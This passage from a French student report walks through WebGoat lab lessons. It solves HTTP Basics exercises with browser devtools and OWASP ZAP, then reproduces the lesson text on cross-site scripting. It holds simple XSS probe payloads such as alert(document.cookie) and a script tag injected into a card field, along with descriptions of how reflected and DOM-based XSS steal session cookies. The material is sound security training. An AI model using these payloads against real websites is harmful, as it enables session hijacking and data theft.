Les deux captures présentes dans la page suivante font office de preuves. On peut observer les informations proposées dans la console visible à l'aide d'un clic du droit dans la page web puis inspecter. L'onglet *Headers* en français "en-têtes" de la requête attack2 précise la méthode POST et une variable dénommée magic\_num, en français "numéro magique" de valeur 1.


The screenshot shows a browser window for the 'WebGoat' application at the URL `localhost:8081/WebGoat/start.mvc#lesson/HttpBasics.lesson/2`. The main content area displays the 'The Quiz' section of the 'HTTP Basics' lesson. In the 'Network' tab of the developer tools, a captured POST request named 'attack2' is shown. The request details indicate it was sent to `http://localhost:8081/t/HttpBasics/attack2` using the POST method with a status code of 200 OK. The request body contains the JSON payload `{"magic_num": 1}`. The developer tools also show other requests in the background, such as 'lessonmenu.mvc' and 'lessonview.mvc'.

Figure 108 – La vue de la console et la requête dénommée attack2 précisant qu'il s'agit d'une méthode POST

The screenshot shows a browser window for 'WebGoat' at the URL `localhost:8081/WebGoat/start.mvc#lesson/HttpBasics.lesson/2`. The main content is the 'HTTP Basics' lesson, specifically the 'The Quiz' section. It asks: 'What type of HTTP command did WebGoat use for this lesson, A POST or a GET?'. Below the question is a form with two fields: 'Was the HTTP command a POST or a GET?' and 'What is the magic number?'. The answer '1' is entered in both fields. A message below the form says: 'Congratulations. You have successfully completed the assignment.' To the right of the browser is a Network tab from a debugger, likely ZAP, showing a POST request to 'lessonoverview.mvc'. The 'Form Data' section shows 'magic\_num: 1', 'answer: POST', and 'magic\_answer:'. The Headers section includes 'sec-ch-ua: "Chromium";v="92", "Not A Brand";v="99", "Google Chrome";v="92"', 'sec-ch-ua-mobile: ?0', 'Sec-Fetch-Dest: empty', 'Sec-Fetch-Mode: cors', 'Sec-Fetch-Site: same-origin', 'User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36', and 'X-Requested-With: XMLHttpRequest'.

Figure 109 – La vue de l'information *magic\_num* de valeur 1

Deuxième solution à l'aide de OWASP ZAP :



**OWASP ZAP** abréviation de **Zed Attack Proxy** en français "Proxy Attack de ZEd" est un analyseur open-source d'applications web . Il est destiné à être utilisé à la fois par les débutants en sécurité ainsi que par les testeurs d'intrusion professionnels. Lorsqu'il est utilisé comme serveur proxy, il permet à l'utilisateur de manipuler tout le trafic qui le traverse, y compris le trafic https.

OWASP ZAP est préinstallé sous Kali Linux. Une simple recherche au nom de ZAP dans **Application** en haut à droite du bureau de Kali Linux permet de trouver facilement cette application. Concernant cette deuxième solution, je me suis aidé d'une vidéo Youtube pour comprendre l'utilisation de cette application, voici le lien vers celle-ci :

<https://www.youtube.com/watch?v=Y8wJok65N10&t=198s>

Voici la capture d'écran de la fenêtre d'accueil de OWASP ZAP :




Figure 110 – La vue de la page de bienvenue de OWASP ZAP

La première étape consiste à cliquer sur *Manual Explore* en français "Exploration manuelle". Dans *URL to explore*, nous devons sélectionner l'url de l'application dédiée au WebGoat : <http://localhost:8081/WebGoat/Attack>. Il s'agit toujours d'une page web lancée à partir d'un conteneur docker mais cette fois-ci sur le port 8081 ou un autre port pour ne pas rentrer en conflit avec ZAP qui utilise le port 8080. ZAP peut lire le trafic WebGoat en mode proxit, comme nous pouvons le remarquer à la figure 113 et 114.




Figure 111 – La vue de l'ajout de l'url du server WebGoat

Figure 112 – La vue de la page de la rubrique HTTP Basics de WebGoat surveillée par ZAP

Un clic sur le bouton *Reset lesson* en français "Réinitialiser la leçon" accorde un nouvel essai dans le but de visualiser cette fois-ci les requêtes et les réponses à l'aide ZAP. Concernant l'exercice 2, nous pouvons observer une méthode POST après avoir ajouter un prénom dans la zone de saisie et cliquer sur Go! (Figure 108), celui-ci est mentionné dans les informations de l'onglet requête (person = Patrice - figure 113). Dans l'onglet Réponse, mon prénom inversé est apparent (figure 114).

The screenshot shows the OWASP ZAP interface. In the top navigation bar, 'Mode standard' is selected. The 'Sites' tab is open, showing a tree view of URLs. A POST request to `/WebGoat/HttpBasics/attack1` is selected in the Requests list. The 'En-tête: Raw View' tab is active, displaying the request headers and the parameter `person=Patrice`. The 'Corps: Raw View' tab is also visible. Below the requests list, there is a table with columns: Id, Sou..., Timestamp de req., Méth..., URL, C..., Raison, Taille du corps d..., Alertes la plus é..., Remar..., Tags. The last row of the table corresponds to the selected POST request. The 'Historique' tab is also visible at the bottom.

Figure 113 – La vue de la requête POST de l'exercice 2

The screenshot shows the OWASP ZAP interface with the 'Response' tab selected. The request from Figure 113 is still selected. The response body is displayed in a code editor-like area, showing a JSON object with a 'feedback' key containing the value 'The server has reversed your name: ecirtaP'. Above the response body, the raw HTTP response header is shown: `HTTP/1.1 200 OK`, `Connection: keep-alive`, `X-XSS-Protection: 1; mode=block`, `X-Content-Type-Options: nosniff`, `X-Frame-Options: DENY`, `Content-Type: application/json`, and `Date: Sun, 15 Aug 2021 08:52:00 GMT`. The 'Historique' tab is visible at the bottom.

Figure 114 – La vue de la réponse POST de l'exercice 2

Au sujet de l'exercice 3, un clic sur Go! (figure 109) sans stipuler un numéro magique envoie une requête au serveur qui en retour envoie une réponse précisant que le numéro magique est incorrect. Dans l'onglet réponse (figure 116), en parcourant les informations, nous pouvons apercevoir la valeur du numéro magique.

The screenshot shows the OWASP ZAP interface with the 'Réponse' (Response) tab selected. The left sidebar shows a tree view of the application structure under 'Sites'. In the main pane, the 'En-tête: Raw View' and 'Corps: Raw View' tabs are visible. The 'Corps: Raw View' tab displays a JSON object:

```
{
    "lessonCompleted": false,
    "feedback": "You are close, try again: the magic number is incorrect.",
    "output": null,
    "assignment": "HttpBasicsQuiz",
    "attemptWasMade": true
}
```

Below the main pane is a table of network requests:

Id	Sou...	Timestamp de req.	Méth...	URL	C...	Raison	R...	Taille du corps d...	Alerte la plus é...	Remar...	Tags
280	↳ P...	15/08/2021 10:...	GET	http://localhost:8081/WebGoat/servi...	200	OK	1...	7 362 octets			JSON
281	↳ P...	15/08/2021 10:...	GET	http://localhost:8081/WebGoat/servi...	200	OK	1...	7 362 octets			JSON
282	↳ P...	15/08/2021 10:...	GET	http://localhost:8081/WebGoat/servi...	200	OK	1...	299 octets			JSON
283	↳ P...	15/08/2021 10:...	POST	http://localhost:8081/WebGoat/Http...	200	OK	1...	187 octets			JSON
284	↳ P...	15/08/2021 10:...	GET	https://firefox.settings.services.mozilla...	200	OK	2...	20 134 octets	⚠ Moyen		JSON
285	↳ P...	15/08/2021 10:...	GET	https://firefox.settings.services.mozilla...	200	OK	5...	22 347 octets	⚠ Bas		JSON
289	↳ P...	15/08/2021 10:...	GET	https://content-signature-2.cdn.mozilla...	200	OK	1...	5 352 octets	⚠ Bas		JSON
292	↳ P...	15/08/2021 10:...	GET	https://firefox.settings.services.mozilla...	200	OK	8	45 571 octets	⚠ Bas		JSON

Figure 115 – La vue de la réponse POST de l'exercice 3

The screenshot shows the OWASP ZAP interface with the 'Requête' (Request) tab selected. The left sidebar shows a tree view of the application structure under 'Sites'. In the main pane, the 'En-tête: Raw View' and 'Corps: Raw View' tabs are visible. The 'Corps: Raw View' tab displays a POST request with the following body:

```
POST http://localhost:8081/WebGoat/HttpBasics/attack2 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 37
Origin: https://localhost:8081
Connection: keep-alive
Referer: https://localhost:8081/WebGoat/start.mvc
Cookie: JSESSIONID=Nwro3ZnNHjNa_QG1IwQcQy2xHwC1DXg9QPWg4lN
Host: localhost:8081
magic_num=46&answer=POST&magic_answer=
```

Below the main pane is a table of network requests:

Id	Sou...	Timestamp de req.	Méth...	URL	C...	Raison	R...	Taille du corps d...	Alerte la plus é...	Remar...	Tags
280	↳ P...	15/08/2021 10:...	GET	http://localhost:8081/WebGoat/servi...	200	OK	1...	7 362 octets			JSON
281	↳ P...	15/08/2021 10:...	GET	http://localhost:8081/WebGoat/servi...	200	OK	1...	7 362 octets			JSON
282	↳ P...	15/08/2021 10:...	GET	http://localhost:8081/WebGoat/servi...	200	OK	1...	299 octets			JSON
283	↳ P...	15/08/2021 10:...	POST	http://localhost:8081/WebGoat/Http...	200	OK	1...	187 octets			JSON
284	↳ P...	15/08/2021 10:...	GET	https://firefox.settings.services.mozilla...	200	OK	2...	20 134 octets	⚠ Moyen		JSON
285	↳ P...	15/08/2021 10:...	GET	https://firefox.settings.services.mozilla...	200	OK	5...	22 347 octets	⚠ Bas		JSON
289	↳ P...	15/08/2021 10:...	GET	https://content-signature-2.cdn.mozilla...	200	OK	1...	5 352 octets	⚠ Bas		JSON
292	↳ P...	15/08/2021 10:...	GET	https://firefox.settings.services.mozilla...	200	OK	8	45 571 octets	⚠ Bas		JSON

Figure 116 – La vue de la requête de l'exercice 3 avec la valeur de *magic\_number*

Passons à une autre leçon. Nous ne sommes pas obligés de les aborder dans l'ordre. Nous pouvons nous entraîner sur un sujet particulier que nous voulons traiter. Prenons par exemple les failles XSS (Cross-Site-Scripting) avec l'aide de cette vidéo youtube <https://www.youtube.com/watch?v=YbOM4ek3IOc> et choisissons la première leçon :

## **Page 1 :**

### Concept :

Cette leçon décrit ce qu'est le *Cross-Site Scripting (XSS)* en français "Script intersites" et comment il peut être utilisé pour effectuer des tâches qui n'étaient pas l'intention originale du développeur.

### Buts

L'utilisateur doit avoir une compréhension de base de ce qu'est XSS et de son fonctionnement.

L'utilisateur apprendra ce qu'est *Reflected XSS* en français "XSS Réfléchi".

L'utilisateur démontrera ses connaissances sur :

- Injection XSS réfléchie;
- Injection XSS basée sur DOM;

## **Page 2 :**

### Qu'est ce que XSS ?

Cross-Site Scripting est une vulnérabilité qui combine l'allocation de balises html/script en tant qu'entrée qui sont rendues dans un navigateur sans encodage ni nettoyage.

Le Cross-Site Scripting est le problème de sécurité des applications Web le plus répandu et le plus pernicieux. Bien qu'il existe une défense simple et bien connue pour cette attaque, il en existe encore de nombreuses instances sur le Web. En termes de résolution, la couverture des correctifs a également tendance à être un problème. Nous reparlerons un peu plus de la défense.

XSS a un impact significatif. D'autant plus que les *Rich Internet Applications* en français "les applications internet riches" sont de plus en plus courantes, les appels de fonctions privilégiés liés via Javascript peuvent être compromis. Et si elles ne sont pas correctement protégées, les données sensibles (telles que vos cookies d'authentification) peuvent être volées et utilisées aux fins de quelqu'un d'autre. Exemples rapides :

- Depuis la console Javascript dans les outils de développement du navigateur (Chrome, Firefox)

---

```
1 alert("Text XSS");
2 alert(document.cookie);
```

---

- Tout champ renvoyé au client est potentiellement injectable.

---

```
1 <script>alerte("Test XSS")</script>
```

---

Essayez-le ! Utiliser Chrome ou Firefox.

- Ouvrez un deuxième onglet et utilisez la même URL que cette page sur laquelle vous vous trouvez actuellement (ou toute autre URL dans cette instance de WebGoat).
- Ensuite, dans cette seconde, ouvrez les outils de développement du navigateur et ouvrez la console javascript. Et saisissez : alert(document.cookie);.

La capture d'écran des pages web où la commande alert(document.cookie); est exécutée dans la console :




Figure 117 – La vue du cookie de la page web




Figure 118 – La vue du cookie de la seconde page disposant de la même URL

Les cookies étaient-ils les mêmes sur chaque onglet?

Réponse : yes.




Figure 119 – La vue de la page 2 de la leçon Cross Site Scripting

### Page 3

#### Emplacements les plus courants :

- Champs de recherche qui renvoient une chaîne de recherche à l'utilisateur;
- Champs de saisie qui font écho aux données de l'utilisateur;
- Messages d'erreur qui renvoient le texte fourni par l'utilisateur;
- Champs masqués contenant des données fournies par l'utilisateur;
- Toute page qui affiche des données fournies par l'utilisateur :
  - Tableaux de messages;
  - Commentaires sous forme libre.
- En-têtes HTTP.

## **Page 4 :**

Pourquoi devrions nous nous en soucier?

Les attaques XSS peuvent entraîner :

- le vol des cookies de session;
- la création de fausses demandes;
- la création de faux champs sur une page pour collecter des informations d'identification;
- la redirection d'une page vers un site "non convivial";
- la création de requêtes qui se font passer pour un utilisateur valide;
- le vol d'informations confidentielles;
- l'exécution de code malveillant sur un système d'utilisateur final (*active scripting* en français "script actif");
- insertion de contenu hostile et inapproprié;

---

<sup>1</sup>  GoodYear recommande l'achat de pneus Bridgestone...

---

Les attaques XSS ajoutent de la validité aux attaques de *phishing* en français "hameçonnage".

Un domaine valide est utilisé dans l'URL.

## **Page 5 :**

Types de XSS réfléchi :

Réfléchi :

- Le contenu malveillant d'une demande d'utilisateur est affiché à l'utilisateur dans un navigateur web;
- Le contenu malveillant est écrit dans la page après la réponse du serveur;
- L'ingénierie sociale est requise;
- Fonctionne avec les priviléges de navigateur hérités de l'utilisateur dans le navigateur.

Basé sur DOM (également reflété techniquement).

- Le contenu malveillant d'une demande d'utilisateur est utilisé par des scripts côté client pour écrire du code HTML sur sa propre page;
- Similaire au XSS réfléchi;
- Fonctionne avec les priviléges de navigateur hérités de l'utilisateur dans le navigateur.

Stocké ou persistant

- Le contenu malveillant est stocké sur le serveur (dans une base de données, un système de fichiers ou un autre objet) et affiché ultérieurement aux utilisateurs dans un navigateur Web;
- L'ingénierie sociale n'est pas requise.

## Page 6 :

### Scénario XSS reflété :

- L'attaquant envoie une URL malveillante à la victime;
- La victime clique sur le lien qui charge la page Web malveillante;
- Le script malveillant intégré dans l'URL s'exécute dans le navigateur de la victime;
- Le script vole des informations sensibles, comme l'identifiant de session, et les communique à l'attaquant;
- La victime ne se rend pas compte que l'attaque a eu lieu.




Figure 120 – Une infographie explicative d'une attaque XSS reflétée

### Traduction :

- 1) *Identify XSS flaw in application* - Identifier la faille XSS dans l'application;
- 2) *Send URL with flaw to victim* - Envoyer l'adresse de la page web avec une faille à la victime;
- 3) *Victim 'clicks' on URL* - La victime clique sur l'adresse de la page web;
- 4) *Attack sent to application on behalf of victim* - L'attaque envoyée à l'application au nom de la victime;
- 5) *Attack 'reflected' back to victim* - Attaque est renvoyée à la victime;
- 6) *Attack executes* - L'attaque reflétée s'exécute;
- 7) *Victim's browser sends information to attacker* - Le navigateur de la victime envoie des informations à l'attaquant.

## Page 7 :

Essayez-le! XSS réfléchi :

L'objectif de l'affectation est d'identifier quel champ est sensible au XSS.

Il est toujours recommandé de valider toutes les entrées côté serveur. XSS peut se produire lorsqu'une entrée utilisateur non validée est utilisée dans une réponse HTTP. Dans une attaque XSS réfléchie, un attaquant peut créer une URL avec le script d'attaque et la publier sur un autre site Web, l'envoyer par courrier électronique ou faire en sorte qu'une victime clique dessus.

Un moyen simple de savoir si un champ est vulnérable à une attaque XSS est d'utiliser les méthodes `alert()` ou `console.log()`. Utilisez l'un deux pour savoir quel champ est vulnérable.




Figure 121 – La vue du champ vulnérable à une attaque XSS

## Page 8 :

XSS personnel ou XSS Réfléchi?

Vous auriez dû pouvoir exécuter le script avec le dernier exemple. À ce stade, il serait cependant considéré comme "auto XSS". Pourquoi donc?

```
1  {
2      "lessonCompleted" : true,
3      "feedback" : "Congratulations, but alerts are not very impressive are they? Let's continue to the next assignment.",
4      "output" : "Thank you for shopping at WebGoat. <br \>Your support is appreciated<hr \>
5      <p>We have charged credit card:<script>alert('my javascript here')<\vscript>4128 3214 0002 1999<br \>
6          ----- <br \>
7          $1997.96",
8          "assignment" : "CrossSiteScriptingLesson5a",
9          "attemptWasMade" : true
}
```

C'est parce qu'il n'y a pas de lien qui déclencherait ce XSS. Vous pouvez l'essayer vous-même pour voir ce qui se passe...

## Page 9 :

### XSS réfléchi et basé sur DOM

Le XSS basé sur DOM est une autre forme de XSS réfléchi. Les deux sont déclenchés par l'envoi d'un lien avec des entrées qui sont réfléties dans le navigateur. La différence entre le DOM et le XSS reflété "traditionnel" est que, avec le DOM, le *payload* n'ira jamais au serveur. il ne sera jamais traité par le client.

- L'attaquant envoie une URL malveillante à la victime ;
- La victime clique sur le lien ;
- Ce lien peut charger une page Web malveillante ou une page Web qu'ils utilisent (à laquelle ils sont connectés?) qui a une route/un gestionnaire vulnérable ;
- S'il s'agit d'une page Web malveillante, elle peut utiliser son propre Javascript pour attaquer une autre page/URL avec une route/un gestionnaire vulnérable ;
- La page vulnérable restitue le *payload* et exécute une attaque dans le contexte de l'utilisateur sur cette page/ce site ;
- Le script malveillant de l'attaquant peut exécuter des commandes avec les priviléges du compte local.

**La victime ne réalise pas que l'attaque a eu lieu...** Les attaquants malveillants n'utilisent pas <script>alert('xss')</script>

## Page 10 :

Identifier le potentiel du XSS basé sur DOM peut généralement être trouvé en recherchant les configurations de route dans le code côté client. Recherchez une route qui prend les entrées qui sont "réfléties" sur la page.

Pour cet exemple vous souhaiterez rechercher du code "test" dans les gestionnaires de routes (WebGoat utilise le backbone comme bibliothèque Javascript principale). Parfois, le code de test est laissé en production (et souvent, le code de test est très simple et manque de sécurité ou de contrôle de qualité!).

